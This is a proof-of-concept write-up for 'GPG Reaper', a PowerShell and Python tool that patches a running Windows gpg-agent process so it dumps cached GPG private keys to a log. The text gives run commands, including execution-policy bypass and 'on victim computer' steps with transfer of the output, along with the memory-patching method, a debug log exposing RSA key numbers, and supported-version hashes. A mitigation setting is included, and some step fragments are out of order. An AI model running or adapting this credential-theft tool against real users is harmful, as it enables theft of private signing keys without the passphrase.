
GPG Reaper - Obtain/Steal/Restore GPG Private Keys from gpg-agent cache/memory
TL;DR: Obtain/Steal/Restore GPG Private Keys from gpg-agent cache/memory

This POC demonstrates method for obtaining GPG private keys from gpg-agent memory under Windows.
Normally this should be possible only within 10 minutes time frame (--default-cache-ttl value).
Unfortunately housekeeping() function (which is responsible for cache cleanup) is executed only if you are using GPG (there is no timer there).
This means that in normal GPG usecase like: you sign some file then close GUI and do other task you password is still in gpg-agent memory (even if ttl expired).
Attacker, who has access to your current session, can use this for stealing private key without knowing your passphrase.
NOTICE:GPG will change caching mechanism in version 2.2.6. Check commit and issue.
pip install PGPy
If you got:
TypeError: Error when calling the metaclass bases metaclass conflict: the metaclass of a derived class must be a (non-strict) subclass of the metaclasses of all its bases` when running python script then:
then:
pip install six==1.10.0
1. Install Gpg4Win 3.0.3
2. Open command line and start agent with 2 seconds cache time:
cd c:\Program Files (x86)\GnuPG\bin
taskkill /im gpg-agent.exe /F
gpg-agent.exe --daemon --default-cache-ttl 2

3. Run Kleopatra and generate new key pair

4. Sign some example test file
5. Pinetry will popup and ask you for passphrase

6. Repeat step 4-5. Each time pinetry shows up because our 2 seconds cache expired
7. Run GPG reaper
powershell -ExecutionPolicy Bypass -File Gpg-Reaper.ps1 -OutputFile testme.txt
You will see something like:
[+] Detect GPG version 3.0.3
[*] Readed jmp bytes: F6-05-E0-F9-45-00-04-0F-85
[*] Readed housekeeping bytes: 55
[+] Find sec key
[+] Check key grip:
[*] uid [ultimate] Adam Nowak <[email protected]>
[+] Found public key
[*] Allocate memory at: 2d00000
[+] Read debug log C:\Users\user\AppData\Local\Temp\gpg_D98F5932C4193BF82B9C773F13899DD586A1DE38_KqALSXPH.txt
[+] Key dumped
[*] Kill background Job
[*] Restore bytes
As you can see we dump key. This is possible because we nopped the housekeeping function.
8. Restore private key:
python gpg_reaper.py .\testme.txt
Private key is dumped to the file:
[+] Dump E057D86EE78A0EED070296C01BC8630ED9C841D0 - Adam Nowak <[email protected]>
GPG-Agent is a daemon to manage private keys independently from any protocol.
GUI interface communicates with agent using Assuan Protocol.
By default agent caches your credentials.
--default-cache-ttl n option set the time a cache entry is valid to n seconds.
The default is 600 seconds. Each time a cache entry is accessed, its timer is reseted.

Under Windows sign process looks like this:

Crucial part here is housekeeping() function which is responsible for removing expired credentials from the memory.
But there is one problem here: this function is executed only in two places (inside agent_put_cache and agent_get_cache).
This means that cached credentials are NOT removed from the memory until some gpg-agent commands which uses agent_put_cache or agent_get_cache or agent_flush_cache are executed.
On victim computer:
powershell -ExecutionPolicy Bypass -File Gpg-Reaper.ps1 -OutputFile out.txt
Transfer out.txt to your machine and restore private keys:
gpg_reaper.py out.txt
Private keys will be dumped into separate files.
If GPG is installed outside default directories:
Gpg-Reaper -GpgConnectAgentPath c:\gpg\gpg-connect-agent.exe -GpgAgentPath c:\gpg\gpg-agent.exe -GpgPath c:\gpg\gpg.exe
If you don't want debug messages:
Gpg-Reaper -Verbose $false
Let's assume that you are doing penetration testing and you obtain shell on computer with GPG installed.
If you are lucky and user use GPG recently and cache not expire you can:
1. Sign some file:
Run c:\Program Files (x86)\GnuPG\bin\gpg-connect-agent.exe
KEYINFO --list
S KEYINFO 38EA3CACAF3A914C5EC2D05F86CDBDCFE83077D2 D - - - P - - -
SIGKEY 38EA3CACAF3A914C5EC2D05F86CDBDCFE83077D2
# SHA512 of the message
SETHASH 10 7bfa95a688924c47c7d22381f20cc926f524beacb13f84e203d4bd8cb6ba2fce81c57a5f059bf3d509926487bde925b3bcee0635e4f7baeba054e5dba696b2bf
PKSIGN
2. Export private key:
Run c:\Program Files (x86)\GnuPG\bin\gpg-connect-agent.exe
KEYWRAP_KEY --export
EXPORT_KEY 38EA3CACAF3A914C5EC2D05F86CDBDCFE83077D2
Unfortunately this is not working as expected and ask for password.
Why? Because cmd_export_key() function is executing agent_key_from_file() with CACHE_MODE_IGNORE flag which means that cache won't be used and user is asked for passphrase each time.
We know that it's not possible to export GPG key through gpg-agent without knowing password.
But there is little quirk here. Agent has few options available:
1. --debug-level
Select the debug level for investigating problems. level may be a numeric value or a keyword:
guru - All of the debug messages you can get.
2. --log-file file
Append all logging output to file. This is very helpful in seeing what the agent actually does.
Let's run agent using gpg-agent.exe --daemon --debug-level guru --log-file out.txt and sign some file.
2018-03-04 18:21:15 gpg-agent[7180] DBG: chan_0x0000008c <- SIGKEY 590A068768B6A5CB4DD81CD4828C72AD8427DFE4
2018-03-04 18:21:15 gpg-agent[7180] DBG: chan_0x0000008c -> OK
2018-03-04 18:21:15 gpg-agent[7180] DBG: chan_0x0000008c <- SETKEYDESC Please+enter+the+passphrase+to+unlock+the+OpenPGP+secret+key:%0A%22adam+nowak+<[email protected]>%22%0A2048-bit+RSA+key,+ID+1308197BFDF95EAA,%0Acreated+2018-02-28.%0A
2018-03-04 18:21:15 gpg-agent[7180] DBG: chan_0x0000008c -> OK
2018-03-04 18:21:15 gpg-agent[7180] DBG: chan_0x0000008c <- SETHASH 8 B00357D0B85243BB34049E13FD5C328228BC53B317DF970594A1CED6CB89F4EA
2018-03-04 18:21:15 gpg-agent[7180] DBG: chan_0x0000008c -> OK
2018-03-04 18:21:15 gpg-agent[7180] DBG: chan_0x0000008c <- PKSIGN
2018-03-04 18:21:15 gpg-agent[7180] DBG: agent_get_cache '590A068768B6A5CB4DD81CD4828C72AD8427DFE4' (mode 2) ...
2018-03-04 18:21:15 gpg-agent[7180] DBG: ... miss
2018-03-04 18:21:15 gpg-agent[7180] starting a new PIN Entry
2018-03-04 18:21:15 gpg-agent[7180] DBG: connection to PIN entry established
2018-03-04 18:21:15 gpg-agent[7180] DBG: chan_0x0000008c -> INQUIRE PINENTRY_LAUNCHED 3736 qt 1.1.0 /dev/tty - -
2018-03-04 18:21:15 gpg-agent[7180] DBG: chan_0x0000008c <- END
2018-03-04 18:21:18 gpg-agent[7180] DBG: agent_put_cache '590A068768B6A5CB4DD81CD4828C72AD8427DFE4' (mode 2) requested ttl=0
2018-03-04 18:21:18 gpg-agent[7180] DBG: skey: (private-key
2018-03-04 18:21:18 gpg-agent[7180] DBG: (rsa
2018-03-04 18:21:18 gpg-agent[7180] DBG: (n #00EBF36EC96D941D126938C8BD7471F4BA4FF456A3034AD4EEBABABA3A6DE52445A2A67A4FB3DF8B90C6FD65D4B648D62749905DA1CEA7ECB8C31F7DC7ECF3B581668BA3041E6AD57DBE04D75E4C74612B310704B107AB49EE731FB991A7EE0B42E9BD4CD2FF09A2C5EC0AB13B4F53287706432BD03EFD5EA5AAC194CEF188018AAD3E394F14C587BB9A829E21EC39132652CED22B561EDB34E0E4FA64FD2E6035E035EA2592C2C89E71AD2B7A3B4BBFC14288D5448D6F7A64B37AB5AA80E5D34D03F9FC6375882D298DDBCB95F192C669DB141AA2B5F29F2DFC3B12DCB7385492C3EAD8F675901B78C69238A60E76163ED1130D9B4054A9A90AB8DA148280351F#)
2018-03-04 18:21:18 gpg-agent[7180] DBG: (e #010001#)
2018-03-04 18:21:18 gpg-agent[7180] DBG: (d #4B873C9EF0DB392524167FB7999742CA02FF095E9C16AFAB8D8D69407BDE1E2AC64279239B46032480762BCB17E09FE0AA9D3243B1E5B21280AF4B719C6974DFEBA5E63452D24AEDB9CE4DEC8B17B3E502082799CD8528A0D22C45181983CB0A0BCD4352C53DDDE3724807EC9EDB5538288286FB5DB6783E1AB765BD8AB6491B7021D17AEDD7494F902121C4B2C3BDB1447C0AABADD00FBD66EEC23882F9FC13DC967E6F1F5ABBAD9FA7E583360A31D3DAEC53CB46F981398CAAD511179E11B5BA04BDB79699AA58687287E9ABA9A820B22872C54078411A142AEA804497581AAD96FCBE4F01202AA4E687672973D26E7148AB7A269B60C68581817B1EB31DE5#)
2018-03-04 18:21:18 gpg-agent[7180] DBG: (p #00ED6EA59EE03412314BF288629568237A649FACC88C5D6E2F266A58D1CF6BA26254526F916FF7CFC6AF5B5ED0618CE00099DCFB9CB1F7C6BAD6945A8125ECD6A352E8056644A7336FFE2C203B098ED7767FD51101FD4842F1DED870DFD4D1F947D5FB7AB13E318C977AB875F86785F8B98260BB3BA1F6133D03C9296F22875E23#)
2018-03-04 18:21:18 gpg-agent[7180] DBG: (q #00FE67215C9C6FEF8C21C81A9B34AAB91FCD321D95E3641D7EFE4B89BBAD918CF94068AC89440147ED07E68EC65997568921DE740A504D2D99DDB997BE7DE09228678F544226F2D75F62447AECD7385773D9A7B0EF272B5CF4F32B4EFCB1B0B81893DE768B692D350CFB6B32A683DF773D66169A436DC233AD412FD438E366B6D5#)
2018-03-04 18:21:18 gpg-agent[7180] DBG: (u #17BA591E668D2D78B1C74E5820A9FE31481232D34B6EBBC2004767512AD4835A42B0621EBE6CD4359BFD9B8DDA3DF234471C99B1CF553EBCF5019452143360FEC051024E43063913DD7A36FA1CA12C02FEAF07C4A4DA50C5286264BC38333C85371B13C704B1FA0265FA4DF17CC1E02B9E37ACA7D72AE40413CA6E5548107299#)))
2018-03-04 18:21:18 gpg-agent[7180] DBG: hash: (data
2018-03-04 18:21:18 gpg-agent[7180] DBG: (flags pkcs1)
2018-03-04 18:21:18 gpg-agent[7180] DBG: (hash sha256 #B00357D0B85243BB34049E13FD5C328228BC53B317DF970594A1CED6CB89F4EA#))
It looks like guru mode prints n, e, d, p, q and u numbers to log file. Knowing this we can calculate public and private key.
Internally skey value is print by gcry_log_debugsxp() when DBG_CRYPTO is set:
if (DBG_CRYPTO)
{
gcry_log_debugsxp ("skey", s_skey);
gcry_log_debugsxp ("hash", s_hash);
}
If you want to protect against this attack you need to disable cache.
Create/modify: %APPDATA%\gnupg\gpg-agent.conf:
default-cache-ttl 0
max-cache-ttl 0
Check if gpg-connect-agent.exe, gpg-agent.exe and gpg.exe paths are correct
Check if sha256 of gpg-agent.exe is supported
Check if gpg-agent.exe process is running and open it using OpenProcess
Start-Job which kills all pinentry process instance. So when we ask for key which is not in cache we can continue without user interaction
Read original bytes from housekeeping() and agent_pksign_do() so we can restore them after script ExecutionPolicy

NOP housekeeping() function so it won't remove expired cache from memory

Get list of all available private keys using

gpg-connect-agent.exe:SIGKEY %key_grip%
SETHASH 10 7bfa95a688924c47c7d22381f20cc926f524beacb13f84e203d4bd8cb6ba2fce81c57a5f059bf3d509926487bde925b3bcee0635e4f7baeba054e5dba696b2bf
PKSIGN
Check if log file contains n, e, d, p, q and u numbers. If yes, return them to user.
Repeat point 8-11 for each key from point 7
Now using PGPy library we can restore private key. See: gpg_reaper.py
Gpg-agent is compiled without ASLR so I use some hardcoded offsets inside PowerShell script.
Because of that only specified versions are supported:
| Version | gpg-agent.exe sha256 |
|---|---|
| 3.0.3 | D1B331229966F1DCD00988BDE45E6496D447ECBF90AE35046859A67D5B55665A |
| 3.0.2 | 3FDF8E4509DEEA66646F98C4A23AA7C4E0C124997BD2C66E706E4A969DDA18A8 |
Because this file can be run without any external dependencies on most modern Windows systems.
gpg-connect-agent.exe, gpg-agent.exe or gpg.exe does not exist in default location.
You can try to specify custom location using:
Gpg-Reaper -GpgConnectAgentPath c:\gpg\gpg-connect-agent.exe -GpgAgentPath c:\gpg\gpg-agent.exe -GpgPath c:\gpg\gpg.exe
gpg-agent.exe is not running on this system so we cannot restore private key.
Currently this script support only specific versions
There is no cached key in memory so we cannot restore private key.
Scythe icon made by Freepik from www.flaticon.com.
Solstice Of Suffering font by GraveTech.
gpg.exe --list-secret-keys --with-keygripGet public key using gpg.exe --armor --export %key_fingerprint%
Allocate memory inside gpg-agent.exe using VirtualAllocEx. Store path to our log file there and call log_set_file().
Replace if (DBG_CRYPTO) with call to our allocated memory from point 9 inside agent_pksign_do().
| 3.0.1 | BE46382E6BCBF5B358B9D01C5435C326325DB5968955B7A6EC0055607DA51CEE |
| 3.0.0 | C9F4248E1D2B1B88C5037608BB56217703573A243B793C3D9FE76F1A652324FC |